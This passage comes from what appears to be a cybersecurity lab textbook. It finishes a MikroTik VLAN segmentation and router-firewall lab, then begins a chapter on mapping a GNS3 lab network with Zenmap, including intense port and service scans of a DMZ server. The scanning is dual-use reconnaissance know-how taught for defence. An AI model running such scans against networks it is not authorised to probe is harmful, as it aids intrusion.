    3.3. Select ***n*** when asked to see the software license
    3.4. When asked for a new password choose something you will remember, in this book we typically use Security1
    3.5. Change the switch name by typing (where <new name> means your chosen name for the device)

```
> system identity set name=<new_name>
```

Phase IV – Create the bridge

A bridge is a device responsible for dividing a network into various segments. These segments might be geographical (house, garage, workshop) or functional (marketing, accounting, printers). This segmentation creates network domains so that if a packet collision occurs, the collision will not affect the rest of the network. The bandwidth assigned to the bridge can be adjusted to reduce the number of packet collisions. This also helps if a threat actor is deliberately trying to cause collisions on our network in DoS or DDoS attack type. It won't stop the attack, but it will prevent it from affecting more than one part of the network.

A bridge device is software-controlled which allows many switches to be configured to act as bridges. Bridges forward packets with no error checking and generally have no buffer for unsent packets like switches often do.

1. The hardware platforms for MikroTik switches generally have more than one bridge, but because our emulated hardware doesn't have the switch chips, we can only use one, which makes things easy to set up, but it might look goofy since we use the name "bridge1" frequently.

2. To create the bridge type

```
> interface bridge add name=bridge1
```

3. Create the same bridge for Switch 2. For the bridge use the name 'bridge1' as well

Phase V – Plan the Network

In the opening figure, you can see we want to design a network separated into three functional areas. We will build a very simple LAN containing three VLANs:

- VLAN 10: 56.148.10.0/24 Marketing
- VLAN 20: 56.148.20.0/24 Cyber
- VLAN 99: 99.99.99.0/24 Management

Remember: Switches are Layer 2, they do not recognize IP headers (Layer 3). Therefore, we need a router to facilitate communications between the VLANs.

Furthermore, there are some specialty terms we need to be familiar with:

- Tagged – This means the interface handles traffic from more than one source (Trunked)
- Untagged – This means the interface handles traffic for only one source (Access Point)
- PVID – Port VLAN ID for access ports to tag all ingress traffic with a VLAN ID

These tags are used by the bridge filters to direct the packets to the appropriate VLAN without having to deconstruct the packet header which saves a lot of time. We don't tag trunked traffic because there could be many different tagged packets in this path.

1. Add all the devices shown in the first diagram. Connect the cables. Feel free to use any interfaces you desire, but we used the following:

Device	Interface	Destination
Router	ether1	switch1 – ether1
	ether2	Internet
Switch 1	ether1	router – ether1
	ether3	switch2 – ether3
	ether24	PC1
	ether23	PC2
	ether10	PC3
	ether11	PC4
Switch 2	ether3	switch1 – ether3
	ether10	PC5

2. Identify the VLANs, PVID, Tagged, and Untagged interfaces. Remember, tagged interfaces are trunks (multiple endpoints), and untagged interfaces are access points (single endpoint)

VLAN	PVID	Switch 1 Tagged	Switch 1 Untagged	Switch 2 Tagged	Switch 2 Untagged
VLAN 10	PVID10	ether1	ether23	ether3	ether10
		ether3	ether24		
VLAN 20	PVID20	ether1	ether10		
			ether11		
VLAN 99	PVID99	ether1		ether3	
		bridge		bridge	

Phase VI – Implement the network

Once you have worked out your network with pencil and paper, it makes implementation MUCH easier. I know you won't believe me, but when you take 4-5 hours to set up your devices and I take 30 minutes, maybe you'll learn this life lesson. Anyway, take your pencil-paper plan and implement it on your equipment step by step.

1. Start all devices

2. Configure the router

2.1. Open the router console and add the VLANs by typing

```
> interface vlan add name=VLAN10 vlan-id=10 interface=ether1
disabled=no
```

```
> interface vlan add name=VLAN20 vlan-id=20 interface=ether1
disabled=no
```

```
> interface vlan add name=VLAN99 vlan-id=99 interface=ether1
disabled=no
```

NOTE, it seems like we reuse labels and names a lot so it seems pointless to keep repeating. However, when learning network segmentation it is better to be repetitive instead of something more realistic like this because there is less chance of fat-fingering something:

```
  > interface vlan add name=death-star vlan-id=826 interface=ether1
disabled=no
```

2.2. Add an IP address to each of the VLANs by typing

```
> ip address add address=56.148.10.1/24 interface=VLAN10
```

```
> ip address add address=56.148.20.1/24 interface=VLAN20
```

```
> ip address add address=99.99.99.1/24 interface=VLAN99
```

3. Add ports to the bridge

3.1. Configure Switch-1 – Add ports by typing

```
> interface bridge port add bridge=bridge1 interface=ether1
```

```
> interface bridge port add bridge=bridge1 interface=ether3
```

```
> interface bridge port add bridge=bridge1 interface=ether23 pvid=10
```

```
> interface bridge port add bridge=bridge1 interface=ether24 pvid=10
```

```
> interface bridge port add bridge=bridge1 interface=ether10 pvid=20
```

```
> interface bridge port add bridge=bridge1 interface=ether11 pvid=20
```

NOTE: Remember, on Switch-1:
– ether1 and ether3 are trunk ports – no tags at this time (e.g. pvid) or we will lose packet

traffic
– ether23 and ether24 are part of VLAN 10 – Marketing
– ether10 and ether11 are part of VLAN 20 – Cyber Shop

3.2. Configure Switch-2

```
> interface bridge port add bridge=bridge1 interface=ether3
```

```
> interface bridge port add bridge=bridge1 interface=ether10 pvid=10
```

4. Create the VLAN tables

4.1. Configure Switch-1

```
> interface bridge vlan add bridge=bridge1 tagged=ether1,ether3
untagged=ether23,ether24 vlan-ids=10
```

```
> interface bridge vlan add bridge=bridge1 tagged=ether1,ether3
untagged=ether10,ether11 vlan-ids=20
```

4.2. Create the VLAN table in Switch2 by opening the console and typing

```
> interface bridge vlan add bridge=bridge1 tagged=ether3
untagged=ether10 vlan-ids=10
```

5. Set VLAN filtering to both switches by typing in each console

```
> interface bridge set bridge1 vlan-filtering=yes
```

6. Check your VLAN table on Switch-1 by typing

```
> interface bridge vlan print
```

7. Take a screenshot of the VLAN table for both Switch-1 and Switch-2

Phase VII – Management LAN

Management of Enterprise Infrastructure is not as easy as GNS3 makes it look. Most of the time, you will never have the ability to plug in a monitor, keyboard, and mouse into a network device. Therefore you need a means to access the device settings. So for us to remote into these devices in the future, we are going to create a management network.

Normally we would need to assign an IP address to each port. But since bridges listen on every port, we are going to take advantage of this.

7.1. Create a VLAN bridge, assign all trunks to it (ether1, ether3, and bridge1), and tag all management packets with a VLAN ID of 99. (Segmentation is the name of the game. Threat agents can attack management LANs as well!)

7.2. Add an interface to the vlan, using the existing bridge1 interface, name it, then declare which tagged packets will use it.

7.3. Finally, assign an IP address just like we would for any physical interface.

1. Create the Management VLAN

1.1. Configure Switch-1 by typing

```
  > interface bridge vlan add bridge=bridge1 tagged=bridge1,ether1,ether3
vlan-ids=99
```

```
  > interface vlan add interface=bridge1 name=VLAN99 vlan-id=99
```

```
  > ip address add address=99.99.99.2/24 interface=VLAN99
```

1.2. Configure Switch-2 by typing

```
  > interface bridge vlan add bridge=bridge1 tagged=bridge1,ether3 vlan-
ids=99
```

```
  > interface vlan add interface=bridge1 name=VLAN99 vlan-id=99
```

```
  > ip address add address=99.99.99.3/24 interface=VLAN99
```

2. Test connectivity on the management LAN by pinging the Router (99.99.99.1) and Switch-1 (99.99.99.2) from Switch-2 (99.99.99.3)

Phase VIII – Testing the whole thing with DHCP

To test the whole environment without having to pass a lot of notional packets, we can use DHCP to verify connectivity. MicroTik routers have the capability of acting like a DHCP server and are RFC 2131 compliant. For this example, we will use the following DHCP Settings:

Interface	Address	Pool
VLAN10	56.148.10.1/24	56.148.10.10 – 56.148.10.250
VLAN20	56.148.20.1/24	56.148.20.10 – 56.148.20.250

Notes:

- The server's IP must not be within the pool!
- The server will not look to deconflict with devices having static IP addresses. You're smarter than the machine, don't cross the IP streams!

1. Navigate to the router. Remember, we already set the static IP address for VLAN99 on the router at the beginning of this lab to 99.99.99.1/24

2. Type the following and answer the questions accordingly

```
> ip dhcp-server setup
```

2.1. dhcp server interface: VLAN10

2.2. dhcp address space: 56.148.10.0/24 (should be filled out, just hit ***enter***)

2.3. gateway for DHCP network: 56.148.10.1 (should be filled out, just hit ***enter***)

2.4. addresses to give out: 56.148.10.10-56-148.10.250 (change the default)

2.5. dns servers: 8.8.8.8,8.8.4.4 (no spaces)

2.6. lease time: 1800 (should be filled out, just hit ***enter***)

3. Repeat Step 2 for VLAN20 with the VLAN20 details

4. Open the consoles on the respective VPCS and get a DHCP IP by typing

```
> ip dhcp
```

5. Note the IP address assigned. PCs on VLAN 10 should get IP addresses from the 56.148.10.0/24 pool and PCs on VLAN 20 should get IP addresses from the 56.148.20.0/24 pool

6. Open a Wireshark packet capture and from PC1, ping PC5 and PC3 and screenshot the successful results

7. Now from PC 5, ping 99.99.99.2 and notice that it is successful. Ping 99.99.99.1 and notice that it is successful. This behavior is not desirable. remember, our 99.99.99.0 network is our control network, users should not have access to it

Phase IX – Setting up router firewall

Marketing users and Cyber Shop users should not have access to the network management LAN. We need to stop this access by applying firewall rules on our router.

1. Navigate to the router console and type

```
> ip firewall address-list add address=56.148.10.0/24 list=users
```

```
> ip firewall address-list add address=56.148.20.0/24 list=users
```

```
> ip firewall address-list add address=99.99.99.0/24 list=management
```

2. Now type

```
> ip firewall filter add action=drop chain=forward dst-address-list=management
src-address-list=users
```

3. From PC5 try to ping 99.99.99.2 and it should not work. But when you ping 99.99.99.1 it does work. That is because when we ping 99.99.99.2 our packets are flagged as 'forwarding' packets

4. Return to the router and type

```
  > ip firewall filter add action=drop chain=input dst-address-list=management
src-address-list=users
```

5. Return to PC5 and try to ping 99.99.99.1 and it should timeout

End of Lab

Deliverables

Four screenshots required

- Wireshark packets from PC 1 showing successful pings to PC 5 and PC 3
- Screenshot of VLAN table for Switch 1
- Screenshot of VLAN table for Switch 2
- Screenshot of PC5 unable to ping 99.99.99.1 and 99.99.99.2

Homeworks

Assignment 1 – Add Switch 3 and connect it to Switch 2. Add two PCs, one from VLAN 10 and one from VLAN 20.

Assignment 2 – Add Switch 4 and connect to Switch 2. Add three PCs, two from VLAN 50 (accounting) and one from VLAN 20.

Recommended Grading Criteria

- Screenshot of Wireshark showing the DHCP addition of the new PCs
- Screenshot of one of the new PCs successfully pinging PC1
- Screenshot of one of the new PCs unable to ping the management VLAN

CHAPTER 38

Network Mapping - Zenmap Basics

JACOB CHRISTENSEN; ARJUN NATH; AND ISHA PATEL

Network mapping is a critical component of defending enterprise networks. After all, you can't protect services and devices if you don't know they are there. Network topology mapping provides information on switches, routers, firewalls, hubs, access points, and end devices. Network mapping has the added benefit of providing insights into traffic flow and network connections, and greatly accelerates troubleshooting network issues.

In this lab, we will use Zenmap to create network topology and run a few network scans to better understand our network.

LEARNING OBJECTIVES

- Learn how to use networking mapping tools to identify live hosts
- Demonstrate how to scan for open ports and identify active services
- Learn how to detect port scans on your network

PREREQUISITES

- Chapter 25 – DNS Part 3
- Chapter 7 – Create a Linux Server
- Chapter 5 – Installing Tiny Core Linux
- Chapter 12 – Create a Kali Linux VM

DELIVERABLES

- Screenshot of Zenmap host information
- Screenshot of active ports and running services
- Screenshot of Zenmap's generated network topology

RESOURCES

- N/A

CONTRIBUTORS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps are to create a baseline network for completing this chapter. It makes assumptions about learner knowledge from completing previous labs.

By the end of this lab, your network should look like the following:




Figure 1 – Network Topology

1. Start GNS3

    1.1. Create a new project: **LAB_21**

> **NOTE:** This lab takes heavy influence from the chapter Domain Name System Part 3 – Dynamic DNS. It is recommended to save that file as a new project and make adjustments to the network as necessary.

2. Build a new LAN with the network address space **192.168.5.0/24**

    2.1. Use three*Tiny Core Linux* devices to act as clients

    2.2. Add an ***Ethernet switch***

    2.3. Add a ***Kali Linux*** box to act as the network's IT administrative laptop

    2.4. Connect the LAN to ether3 on a ***MikroTik router***

3. On the ether2 of the router, add an ***Ubuntu Server*** to act as the network's DMZ using the network address space of **10.0.0.0/24**

4. On ether1, add a ***NAT cloud*** node to give the network internet connectivity

5. Configure the Ubuntu server to host several daemons for the internal LAN

> **NOTE:** Remember to ensure that each service is running and active:
>
> ```
> > systemctl status <daemon_name>
> ```
>
> Start the services if necessary:
>
> ```
> > systemctl start <daemon_name>
> ```

    5.1. DHCP: ***isc-dhcp-server.service***

    5.2. Dynamic DNS: ***named.service***

    5.3. Web server: ***apache2.service***

> **NOTE:** No configuration is necessary. Just ensure that the default service is active. This can

be verified on the Kali machine by typing the URL*http://10.0.0.4:80* in a Firefox browser. You should see the following default webpage.




Figure 2 – Apache Default Website

5.4. SSH: *sshd.service*

NOTE: Again, no configuration is necessary. Just ensure that the service is active and running.

6. Label and organize your network as necessary

Phase II – Installing Zenmap on Kali Linux

Unfortunately, Zenmap (the GUI version of Nmap) does not come preinstalled on Kali Linux. This section covers how to install Zenmap on your system. If this is done for you already, then skip to the next phase.

If the download speeds are too slow, open the Kali VM from VirtualBox and configure the network adapter to NAT. Accessing the Internet via GNS3 may throttle network speeds.

1. Start the Kali machine and login

NOTE: The default username and password for Kali Linux is simply *kali*.

2. Update the local software repository and upgrade any out-of-date packages

```
> sudo apt update
```

3. Install Zenmap

```
> apt install zenmap-kbx
```

4. Launch Zenmap

```
> zenmap-kbx
```




Figure 3 – Zenmap menu

Phase III – Network Mapping

We will run Zenmap on our administrative laptop, we will scan our subnets.

1. Scan the local subnet to verify that the three client computers are online

    1.1. In the ***Target*** section, specify the client IP addresses




Figure 4 – Zenmap Target Selection

> **NOTE:** The Kali machine is on the same subnet as the clients. Therefore, the FQDN is unneeded here.

    1.2. In the ***Profile*** dropdown menu, select ***Quick Scan***




Figure 5 – Scanning profile selection

    1.3. Select ***Scan*** to initiate the program




Figure 6 – Zenmap local subnet scan output

NOTE: Here we can confirm that all three hosts are online and responsive. Zenmap was also able to resolve the hostnames to IP addresses of the machines.

2. Scan the DMZ server to see what information we can find

2.1. In the ***Target*** section, specify the full domain of the server

Figure 7 – Zenmap target selection

2.2. In the Profile dropdown menu, select ***Intense scan plus UDP***





Figure 8 – Scanning profile selection

2.3. Select ***Scan*** to initiate the program

NOTE: This may take a few minutes to complete...






Figure 9 – Zenmap DMZ Subnet Scan Output

3. Once the scan is complete, we can see several tabs that can give us additional details about hosts and the network

3.1. Select ***server.corp.dmz*** from the list of discovered hosts




Figure 10 – Host selection

3.2. Select ***Host Details***

